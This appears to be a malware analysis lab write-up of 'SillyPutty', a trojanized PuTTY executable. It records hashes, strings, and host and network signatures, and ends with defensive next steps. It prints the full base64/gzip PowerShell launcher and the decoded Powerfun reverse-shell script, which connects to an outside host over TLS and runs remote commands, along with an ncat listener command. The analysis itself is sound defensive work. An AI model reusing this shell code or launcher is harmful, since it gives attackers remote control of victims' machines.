SillyPutty Malware Analysis

Notes

Environment: Windows 10 instance + Remnux box (running INetSim).
Upon running file, Powershell window flashes and closes.

Hashes

MD5: 334a10500feb0f3444bf2e86ab2e76da
SHA-256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
VirusTotal: 60 (of 70) security vendors and 2 sandboxes flagged this file as malicious

Noteworthy Strings

command used

```
floss putty.exe > strings.txt
```

rijndael-cbc(@)lysator.liu(.)se - Unsure

No further suspicious strings, if malicious, definite trojan as this would pass as a true version of putty based on strings.

PEstudio Analysis

Compilation Time: Sat Jul 10 09:51:55 2021
Extracted Suspicious URL: chiark.greenend(.)org.uk/~sgtatham/putty/

167 Flagged Strings, likely malicious with Att&ck mappings.
Examples:

Countless imports tagged registry manipulation
Clipboard access and manipulation

Host-based Signatures

Upon running file, the blue powershell window appears to run:

```
powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbd
AESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1
OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kG
sLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t
8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgC
VSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqd
Q2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zP
EsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7
Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1
nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iq
Pr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm84
5HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF
3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfG
A1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmq
Hve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V
0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IK
OR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6
f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Which after running through CyberChef using recipe: Base64 decode and Gunzip produces:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
```


```
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))

$sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell
running as user " + $env:username + " on " + $env:computername +
"`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
```

```
    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading
modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-
Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

From the above, I can see that the connection is encrypted using SSL, which explains the symbols in the reverse shell in the Network Signatures section.


Network Signatures

Wireshark captures: bonus2(.)corporatebonusapplication(.)local immediately after running file. Captured strange IPv6 from target to remnux DNS (in the end not relevant):




Multiple TLS Conversation between infected host and DNS server. This is however followed by HTTP from MS Edge, so this could be False Positive since INetSim isn't supporting HTTPS thus leading to demotion to a HTTP.

Spawns a child Powershell process, that tries to connect out on port 8443.



Mapped local IP as the domain found in Wireshark DNS log via /etc/hosts.
Command: `ncat -nvlp 8443` returns:



Conclusion

After reviewing all strings and indicators from the ***putty.exe*** file, the file is definitely malicious. The file operates as a reverse shell, connecting over TLS to *bonus2.corporatebonusapplication.local*.

Next Steps:

1. Block malicious domain.
2. Check SIEM for DNS requests for malicious domain.
3. Assume Compromise for any occurrences of DNS connections, respond as appropriate.